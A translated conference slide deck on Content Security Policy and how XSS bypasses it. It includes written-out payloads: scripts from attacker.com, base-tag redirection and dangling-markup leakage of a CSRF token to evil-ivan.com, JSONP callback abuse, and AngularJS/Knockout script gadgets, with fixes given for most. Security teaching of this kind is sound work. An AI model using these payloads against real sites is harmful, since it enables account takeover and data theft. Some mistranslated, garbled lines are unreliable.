

CSP

To pay less for the same guys for XSS

Ivan Chalykin



ZERO
NIGHTS
2018



The XSS Auditor refused to execute a script in '[http://localhost:4321/?csp=default-src%20%27none%27&user=%3Cscript%3Ealert\(%27hacked%27\)%3C/script%3E](http://localhost:4321/?csp=default-src%20%27none%27&user=%3Cscript%3Ealert(%27hacked%27)%3C/script%3E)' because its source code was found auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.

Refused to execute inline script with 'unsafe-eval' because the 'unsafe-eval' directive is required to enable it. Either the 'unsafe-eval' ('nonce-...') is required to enable it or the 'unsafe-inline' directive is used as a fallback.

Refused to execute inline script with 'unsafe-eval' because the 'unsafe-eval' ('nonce-...') is required to enable it or the 'unsafe-inline' directive is used as a fallback.

Refused to load the script '<http://localhost:4321/script.js?id=origin>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src' was not explicitly set, so the 'default-src' directive is used as a fallback.

Refused to load the script '<http://localhost:1234/script.js?id=remote>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src' was not explicitly set, so the 'default-src' directive is used as a fallback.

Refused to load the image '<http://localhost:4321/favicon.ico>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'image-src' was not explicitly set, so the 'default-src' directive is used as a fallback.

Refused to load the script '<http://evil.com/evil.js>' because it violates the following Content Security Policy directive: "script-src 'self' <https://apis.google.com>".

Письмо «Re: privet» – Напоминание – Яндекс.Почта received '__promise1532033271976'
received '{"guid": "_1532033276029_76_2", "payload": {"type": "focus-updated", "hasFocus": true}}'

Refused to execute JavaScript URL because it violates the following Content Security Policy directive: "script-src 'unsafe-inline' /?uid=329082529&logi_62692536538768233:1 'nonce-sDTzkEW9LQpdYQRGw9y17g==' 'unsafe-eval' blob: ads.adfox.ru *.yandex.ru yandex.net.disk.yandex.net.api-maps.yandex.ru mc.yandex.az mc.yandex.by mc.yandex.co.il mc.yandex.com mc.yandex.com.am mc.yandex.com.mc.yandex.com.mc.yandex.com.mc.yandex.ee mc.yandex.fr mc.yandex.kg mc.yandex.kz mc.yandex.lt mc.yandex.lv mc.yandex.md mc.yandex.ru mc.yandex.tj mc.yandex.tm mc.yandex.ua mc.yandex.uz mc.webvisor.com mc.webvisor.org yastatic.net 'self' yandex.st *.yandex.net". Note that 'unsafe-inline' is ignored if either a hash or nonce value is present in the source list.

CONTENT SECURITY POLICY: DIE DIE DIE DIRECTIVE SHOULD NO LONGER BE USED!!!111

CONTENT SECURITY POLICY: THE DIRECTIVE SHOULD NO LONGER BE USED!!!111



Content Security Policy

Agenda

1-22 Intro in CSP

23-54 Common Bypasses

54-63 Lets check some examples






Content Security Policy

Helps control the content loaded on the page

On a specific current page! (*not like HSTS/etc*)

Content - scripts, images, styles, fonts, iframes, SWF,



*Don't forget about
400/500 pages!*

Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
Content-Security-Policy <small>CSP Level 2</small>	40+ Full January 2015	31+ Partial July 2014	10+	-	Edge 15 build 15002+
Content-Security-Policy <small>CSP 1.0</small>	25+	23+	7+	-	Edge 12 build 10240+
X-Content-Security-Policy <small>Deprecated</small>	-	4+	-	10+ Limited	12+ Limited
X-Webkit-CSP <small>Deprecated</small>	14+	-	6+	-	-



Content Security Policy

Typically looks like the header in the response:

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 17 Jul 2018 19:17:23 GMT **Content-**

Type: text/html; charset=utf-8 **Content-Length:** 331088

Content-Security-Policy:

default-src 'none'; **img-src** data: *.gemius.pl; **script-src** 'unsafe-inline' 'nonce-5Gq879r0Vy+bqSStdDB8tA=='
'unsafe-eval *.yandex.ru; **style-src** 'unsafe-inline' 'unsafe-eval' 'self' ; **font-src** yastatic.net;



Content Security Policy

But it could also be an HTML tag:

```
<html>

  <head>
    <meta http-equiv="Content-Security-Policy" content="default-src https://cdn.example.net;
      child-src 'none'; object-src 'none'">
  </head>

  <body>
    <div id="kokoko">
    </div>
  </body>
```



Content Security Policy

What kind of “content” are you planning to control?

bases	img-src	<i>CSP Directives</i>
child-src	media-src	
connect-src	object-src	
font-src	plugin-types	
form-action	style-src	
frame-ancestors	script-src	
frame-src	worker-src	



Content Security Policy

What kind of “content” are you planning to control?

<i>Absolute links</i>	bases	img-src	
<i>Children <embed> <iframe></i>	child-src	media-src	
<i>XHR/ WS/ fetch</i>	connect-src	object-src	<i>SWF, applets</i>
	font-src	plugin-types	<i>Idk, some plugins</i>
	form-action	style-src	
<i>X-Frame-Options ==</i>	frame-ancestors	script-src	<i>Epta scripts</i>
<i>Similar to child-src</i>	frame-src	worker-src	<i>Shared/ service workers</i>



Content Security Policy

What meanings can there be in a directive?

Specific host or script:

```
Content-Security-Policy: style-src yacdnn.net gocdn.net/public/main.css;
```

* - wildcard

'none' – nothing

'self' – current origin

'unsafe-inline' – inline JS & CSS

'unsafe-eval' – allow eval lol

'gocdn.net'

– allow to load any file from whitelist
host

Wildcards and Schemas:

```
Content-Security-Policy: image-src *.yacdnn.net data:; style-src *;
```

I don't trust anyone, only myself:

```
Content-Security-Policy: font-src self;
```

I don't trust anyone, not even myself:

```
Content-Security-Policy: font-src none;
```

And now all at once:

```
Content-Security-Policy: font-src none; style-src yacdnn.net gocdn.net superstyles.org; image-src *.yacdnn.net;  
script-src self;
```



Content Security Policy

If I'm too lazy to list everything?

Then there is default-src for you: trusted-host.com

But! This is only for directives ending in –src.

The following directives don't use default-src as a fallback.
allowing anything.

- base-uri
- form-action
- frame-ancestors
- plugin-types
- report-uri
- sandbox

This is where it's important not to screw up



Content Security Policy

If I forgot to specify a directive, what happens?

Then consider that there is a wild card there and everything is allowed

```
<meta http-equiv="Content-Security-Policy" content="font-src self">
<script src=https://cdnjs.com/ajax/jquery/3.3.1/jquery.min.js></script>
```

The norm will work, there is no default directive, the scripts themselves have also been forgotten, therefore ALLOW



Content Security Policy

So..what's up with Unsafe-Inline?

Easy! This is the JS/CSS that is "embedded" into the page:

```
<script>
  function go() {
    alert('YOU A PETUH!');
  }
</script>
<button onclick='go();'>Am I amazing?</button>
```

That is, all the code is inside the <SCRIPT> tags

><svg onload=alert()>

All JS events also go here

```
<a href="javascript:alert()">CLICK_ME</a>
```

And even the links are also inline

```
<style>
background: #ffffff; overflow:auto;
width:auto; border:solid
</style>
```

And such styles



Content Security Policy

So..what's up with Unsafe-Inline?

```
"><svg onload=alert()>
<img name=alert(1) onerror=eval(name) src=1>
```



This policy will allow the alert

Content-Security-Policy: script-src 'self' 'unsafe-inline' google-api.com;

This policy will block the alert


Content-Security-Policy: script-src 'self' google-api.com; style-src 'unsafe-inline'



Content Security Policy

So..what's up with Unsafe-Eval?

- > eval()
- > new Function
- > setTimeout, setInterval with string as a first argument



Eval elevates, what else can you say.



Content Security Policy

So..what's with the nones?

If you can't give up inline, but want to be fashionable, then:

A) You generate random stuff, place it in the header and in each inline script

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceI0fn39fn3e9h3sd़fa' unsafe-inline'

<body>
<script nonce="EDNnf03nceI0fn39fn3e9h3sd़fa">
some_valid_stuff()
</script>
Вы искали: <script>alert()</script>
```



Content Security Policy

So..what's with the nones?

If you can't give up inline, but want to be fashionable, then:

A) You generate random stuff, place it in the header and in each inline script

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceI0fn39fn3e9h3sdaf' unsafe-inline'
```

```
<body>
<script nonce="EDNnf03nceI0fn39fn3e9h3sdaf">
some_valid_stuff()
</script>
```

Вы искали: <script>alert()</script>



Это валидный `<script>` с нонсом.

Он норм отработает.

Our hsska will be blocked, because there is no nonsense



Content Security Policy

So..what's with the nones?

If you can't give up inline, but want to be fashionable, then:

B) Calculate base64(SHA(JS)), place it in the header

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'sha256-qznLcsR0x4GACP2dm0UCKCzCG-HiZ1guq6ZZDob_Tng=' 'unsafe-inline'

<body>
<script>
some_valid_stuff()
</script>
```

1+ scripts on page? We'll have to list all the hashes



Content Security Policy

report sites

This is where the browser sends reports about CSP activation

```
Content-Security-Policy: default-src 'self'; ...; report-uri /my_amazing_csp_report_parser;
```

Those reports will look something like the following:

```
{
  "csp-report": {
    "document-uri": "http://example.org/page.html",
    "referrer": "http://evil.example.com/",
    "blocked-uri": "http://evil.example.com/evil.js",
    "violated-directive": "script-src 'self' https://apis.google.com",
    "original-policy": "script-src 'self' https://apis.google.com; report-uri http://example.org/my_a
  }
}
```



Content Security Policy

Report-only mode

Used during implementation.

Doesn't block anything, just logs triggers and sends them *where they need to go*

```
Content-Security-Policy-Report-Only: default-src 'self'; script-src script-src 'nonce-EDNnf03ncelOfn39fn3e9h3sdaf' 'self' google-cdn.com; style-src *;  
report-uri /my_amazing_csp_report_parser;
```



Content Security Policy

STRICT-Dynamic

BLEEDING EDGE TECHNOLOGY

Helpful if your whitelist contains 99+ hosts

```
script-src 'unsafe-inline' 'unsafe-eval' https://*.mail.ru https://www.google.com/recaptcha/  
https://www.google-analytics.com https://www.googletagmanager.com https://*.gstatic.com/  
https://*.imgsmail.ru https://*.mradx.net https://*.yandex.ru https://*.odnoklassniki.ru  
https://ok.ru https://*.youtube.com https://*.dailymotion.com https://*.vimeo.com  
https://*.scorecardresearch.com https://*.doubleverify.com https://*.dvtps.com  
https://*.doubleclick.net https://*.googletagservices.com https://*.googlesyndication.com  
https://*.googleadservices.com https://*.moatads.com https://*.adlooxtracking.com  
https://*.adsafeprotected.com https://*.serving-sys.com https://bos.icq.net  
https://yastatic.net https://mc.yandex.ru https://an.yandex.ru https://yandex.st;
```

Can all these hosts and their subdomains be considered 100% safe?

Они не уверены в этом





Content Security Policy

STRICT-Dynamic

BLEEDING EDGE TECHNOLOGY

Helpful if your whitelist contains 99+ hosts



Place one trusted loader.js on the page with nonce-r4nd0m



The loader loads the necessary dependencies into the DOM using append()



The browser will understand that new elements were added by a trusted loader and will not lock

Loader.js:

```
var s = document.createElement('script');
s.src = 'https://othercdn.not-example.net/dependency.js';
document.head.appendChild(s);
```

+ stop trusting a huge whitelist

- you become especially afraid of DOM XSS

END OF PART ONE



Typical Bypasses

1. Bad Implementation

- Missing directives (script-src|object-src|default-src|base-uri)
- Redundant options (unsafe-inline|unsafe-eval| https: | data: | *)

2. Whitelist's Bypasses

- ÿ Callbacks
- ÿ File upload (JS)
- ÿ Angular & other script gadgets

3. Attacks without JS (“scrippless”)

- Information leakage through unclosed tags
- Introducing phishing forms



1. Bad Implementation

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Same for default-src, if
there's no script-src
directive.

Bypass

>'><script>alert(1337)</script>

Solution 1: rm 'unsafe-inline'

Solution 2: add nonce



1. Bad Implementation

Missing 'object-src' or 'default-src' directive

```
script-src 'self';
```

It looks secure, right?

Bypass

>'><object type="application/x-shockwave-flash" data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0/build/charts/assets/charts.swf?allowedDomain=\\\"}}})}catch(e){alert(1337)}//><param name="AllowScriptAccess" value="always"></object>

Solution: add 'object-src' none;



1. Bad Implementation

URL schemes or wildcard in script-src

```
script-src 'self' https: data: *;  
object-src 'none';
```

Bypasses

>'><script src=https://attacker.com/evil.js></script>

```
>'><script src=data:text/javascript,alert(1337)></script>
```

Solution: lol just remove this




1. Bad Implementation

Who knows what <BASE> is?



1. Bad Implementation

Redefine <Base URI>




A screenshot of a web browser window. The address bar shows the URL <https://dsec.ru>. The main content area contains the following code:

```
<script src="/static/kek.js">
```

This is a **relative URL**

The browser sees it as <https://dsec.ru> + “/static/kek.js”



A screenshot of a web browser window. The address bar shows the URL <https://dsec.ru>. The main content area contains the following code:

```
<base href="https://github.com"> <script  
src="/static/kek.js">
```

The <BASE> tag will override all relative URLs

Transform into <https://github.com> + “/static/kek.js”



1. Bad Implementation

Redefine <Base URI>

```
<html>

<head>
<meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
      <TITLE></TITLE>
</head>

<body>

<meta http-equiv="content-type" content="text/html; charset=windows-1251" />
<meta name="description" content="XXX HOT CHICKS" />
<script src=".//lib/jquery.js" nonce=nonce-R4nd0o0m></script>
</body>

</html>
```



1. Bad Implementation

Redefine <Base URI>

Solution: add base-uri 'none'

```
<html>
  <head>
    <meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'">
    <TITLE>>XSS<base href="//evil-ivan.com/"></TITLE>
  </head>

  <body>
    <meta http-equiv="content-type" content="text/html; charset=windows-1251" />
    <meta name="description" content="XXX HOT CHICKS" />
    <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
  </body>

</html>
```

A red arrow points from the text `?vuln="><XSS<base href="//evil-ivan.com/">` to the `content` attribute of the `<meta>` tag in the `<head>` section.

Now the trusted (*with nonce!*) script will be downloaded from the address
<https://evil-ivan.com/lib/jquery.js>



2. Whitelists bypasses

many hosts — many problems



2. Whitelists bypasses

FileUpload

Given: a fairly strict policy, but with a number of trusted hosts

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'  
    'nonce-EfmHIEOGiCillJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```



Can you upload JS to one of the trusted hosts? So go and download

Bypass:

```
<script src="https://yastatic.net/get-tfb/199864/attach?filename=1.js"></script>
```



2. Whitelists bypasses

Callbacks (remember JSONP?)

Given: a fairly strict policy, but with a number of trusted hosts

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'  
'nonce-EfmHIEOGiCillJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```



Solution: look for scripts with controlled callbacks on them

We are satisfied with three options:

- > callback is not filtered in any way (letters + special characters are possible) :D
- > in callback you can only use letters, but we control the response array :)
- > only letters are allowed in the callback name, the response is not controlled :|



2. Whitelists bypasses

Callbacks (remember JSONP?)

Easy

Given: a fairly strict policy, but with a number of trusted hosts

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'  
    'nonce-EfmHIEOGiCillJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```

Solution: look for scripts with controlled callbacks on them

Hooray! Found

← → C 🔒 Secure | https://static.yandex.net/api/timer?cb=getInfo

```
getInfo({"Date":"2018-08-01T11:30:00+03:00","ID":"R01060","NumCode":"051"});
```



2. Whitelists bypasses

Callbacks (remember JSONP?)

Easy

```
← → ⌂ 🔒 Secure | https://static.yandex.net/api/timer?cb=getInfo
getInfo({"Date":"2018-08-01T11:30:00+03:00","ID":"R01060","NumCode":"051"});
```



```
← → ⌂ 🔒 Secure | https://static.yandex.net/api/timer?cb=alert(document.domain);//
alert(document.domain);//({"Date":"2018-08-01T11:30:00+03:00","ID":"R01060","NumCode":"051"});
```



Ultra-Mega-4000 Bypass Vector:

```
<script src="//static.yandex.net/api/timer?cb=alert(document.domain);//"></script>
```

If you can use letters + special characters as the name of the callback function



2. Whitelists bypasses

Callback filters special characters, but you control the response?

Medium

ⓘ 🔒 https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date

```
getInfo(['date', 'SPB', '2018-08-01])
```

?cb = a-zA-Z :(?date =
whatever!
?City = whatever!

(c) Buglloc



2. Whitelists bypasses

Callback filters special characters, but you control the response?

Medium

① 🔒 https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date

```
getInfo(['date', 'SPB', '2018-08-01'])
```

?cb = a-zA-Z :(?date =
whatever!
?City = whatever!



① 🔒 https://static.yandex.net/api/timer?cb=setTimeout&city=1&type=alert('PWN')

```
setTimeout([alert('PWN'), 1, '2018-08-01'])
```

(c) Buglloc



2. Whitelists bypasses

Does Callback filter special characters?

Hard

We are looking for what dangerous functions are defined on the page with XSS



```
?callback=purgeAllEmailz
```

We are looking for what dangerous functions are identified on the pages of this domain



```
the Bahamian analogue of SOME
```



```
?callback=opener.purgeAllEmailz
```

(c) BugIloc



2. Whitelists bypasses

What if XSS doesn't always need <script> or onerrors...?

“A Script Gadget is a piece of legitimate JavaScript code that can be triggered via an HTML injection”

“Script Gadget is an *existing* JS code on the page that may be used to bypass mitigations”

BRIEFLY SPEAKING:

Existing code that can be used to perform an injection

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat





2. Whitelists bypasses

Script Gadgets XSS doesn't always need <script> or onerrors...?

```
<div data-role="button"  
data-text="I am a button"></div>  
  
<script>  
  var buttons = $("[data-role=button]");  
  buttons.html(button.getAttribute("data-text"));  
</script>
```

Script Gadget



```
<div data-role="button" ... >I am a button</div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat



2. Whitelists bypasses

Script Gadgets XSS doesn't always need <script> or onerrors...?

```
<div data-role="button"
    data-text="&lt;script&ampgtalert(1)&lt;/script&ampgt"></div>

<script>
    var buttons = $("[data-role=button]");
    buttons.html(button.getAttribute("data-text"));
</script>
```

Script Gadget



```
<div data-role="button" ... ><script>alert(1)</script></div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat



2. Whitelists bypasses

Script Gadgets XSS doesn't always need <script> or onerrors...?

Script Gadgets convert otherwise safe HTML tags and attributes into **arbitrary JavaScript code execution**.

data-text="<<script>"



<script>

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat



2. Whitelists bypasses

What if Example: KNOCKOUT XSS doesn't always need <script> or onerrors...?

This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {
    case 1: return node.getAttribute("data-bind");

var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";
return new Function("$context", "$element", functionBody);
```

<https://clck.ru/EhbNq>



2. Whitelists bypasses

What if Example: KNOCKOUT XSS doesn't always need <script> or onerrors...?

This HTML snippet:

```
<div data-bind="value: 'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {
  case 1: return node.getAttribute("data-bind");

var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";
return new Function("$context", "$element", functionBody);
```

data-bind="value: foo"



eval("foo")

To XSS a Knockout-based JS application, attacker needs to inject:

```
<div data-bind="value: alert(1)"></div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat



2. Whitelists bypasses

What if Example: AJAXIFY XSS doesn't always need <script> or onerrors...?

Ajaxify gadget converts all <div>s with class=document-script into script elements. So if you have an XSS on a website that uses Ajaxify, you just have to inject:

```
<div class="document-script">alert(1)</div>
```

And Ajaxify will do the job for you.



<https://clck.ru/EhbNq>



2. Whitelists bypasses

What if Expression Parsers XSS doesn't always need <script> or onerrors...?

Aurelia, Angular, Polymer, Reactive, Vue

- The frameworks above use non-eval based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
 - DOM elements, attributes
 - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

<https://clck.ru/EhbNq>



2. Whitelists bypasses

What if Expression Parsers XSS doesn't always need <script> or onerrors...?

Aurelia, Angular, Polymer, Reactive, Vue

- The frameworks above use non-eval based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
 - DOM elements, attributes
 - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

Example: Bypassing whitelist / nonced CSP via **AngularJS 1.6+**

```
<div ng-app ng-csp ng-focus="x=$event.view.window;x.alert(1)">
```



2. Whitelists bypasses

What if XSS doesn't require <script> or onerrors...?

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
GET
/angular_csp_bypass_1.5.11/?x=%3Cinput%20autofocus%20ng-focus=%22$event.path|orderBy:$27!x?[] .constructor.from([x=1],alert):0%27%22%3E
HTTP/1.1
Host: portswigger-labs.net
Content-Length: 2
```

Response

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [HTML](#)
- [Render](#)

```
HTTP/1.1 200 OK
Date: Tue, 13 Nov 2018 14:24:43 GMT
Server: Apache/2.4.27 (Amazon) OpenSSL/1.0.2k-fips
Content-Security-Policy: default-src 'self';script-src cdnjs.cloudflare.com 'self'
cdnjs.cloudflare.com 'self'
Content-Length: 321
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <title>Angular CSP bypass</title>
    <script type="text/javascript"
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.5.11/angular.js"></script>
</head>
<body ng-app ng-csp>

<input autofocus
ng-focus="$event.path|orderBy:$!x?[] .constructor.from([x=1],alert):0!">
</body>
</html>
```

Note, 'unsafe-eval' and
'unsafe-inline'

Not needed

<https://clck.ru/EhbaM>



2. Whitelists bypasses

What if XSS doesn't require <script> or onerrors...?

Request

Raw Params Headers Hex

```
GET /angular_csp_bypass_1.5.11/?x=%3Cinput%20autofocus%20ng-focus=%22$event.path|orderBy:%27!x?[] .constructor.from([x=1,alert):0%27%22%3E HTTP/1.1
Host: portswigger-labs.net
Content-Length: 2
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 13 Nov 2018 14:34:11 GMT
Server: Apache/2.4.27 (Ubuntu) OpenSSL/1.0.2k-fips
Content-Security-Policy: default-src 'self';script-src cdnjs.cloudflare.com 'self'
Content-Length: 51
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<title>Angular CSP bypass</title>
<script type="text/javascript"
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.5.11/angular.js"></script>
</head>
<body ng-app ng-csp>

<input autofocus
ng-focus="$event.path|orderBy:'!x?[] .constructor.from([x=1,alert):0'">
</body>
</html>
```

Скрипт гаджеты ПВНЯТ Весь CSP!

Inline eval/unsafe-eval

Script gadgets are whitelisted

Note, 'unsafe-eval' and
'unsafe-inline'
Not needed

<https://clck.ru/EhbAM>



3. Attacks without JS (“scriptless”)

We don't need your JS



3. Attacks without JS (“scriptless”)

-> Unclosed tags

```
<HTML>
<body>
  <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
    <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
    'passport.yandex.ru','firstName': 'Иван','lastName':
    'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
  </script>
```

I didn't close the quote!

and I didn't even try



3. Attacks without JS (“scriptless”)

-> Unclosed tags

```
<HTML>
<body>
  <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
    <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
    'passport.yandex.ru','firstName': 'Иван','lastName':
    'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
  </script>
```

I didn't close the quote!

and I didn't even try

-> Phishing HTML forms

They clearly forgot the form-action



3. Attacks without JS (“scriptless”)

-> Unclosed tags

```
<HTML>
<body>
    <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
        <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
        'passport.yandex.ru','firstName': 'Иван','lastName':
        'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
    </script>
```

I didn't close the quote!

and I didn't even try

-> Phishing HTML forms

They clearly forgot the form-action

-> reading data through CSS selectors (on the verge of game)

-> redefine BASE (in case something leaks)



Typical Bypasses

1. Bad Implementation • Missing

directives (script-src|object-src|default-src|base-uri) • Redundant options (unsafe-inline|
unsafe-eval| https: | data: | *)

It's over

2. Whitelist's Bypasses

- ÿ Callbacks
- ÿ File upload (JS) ÿ
- Angular & other script gadgets

More complicated

3. Attacks without JS (“scriptless”)

- Information leakage through unclosed tags • Incorporation
of phishing forms

Game



Let's check!

steamcommunity.com





Let's check!

steamcommunity.com

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```





Let's check!

steamcommunity.com

Fail! <script>alert()</script>

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```





Let's check!

steamcommunity.com

Fail! <script>alert()</script>

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src https://store.steampowered.com/
https://store.steampowered.com:443 https://store.steampowered.com/
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```






Let's check!

Instagram

```
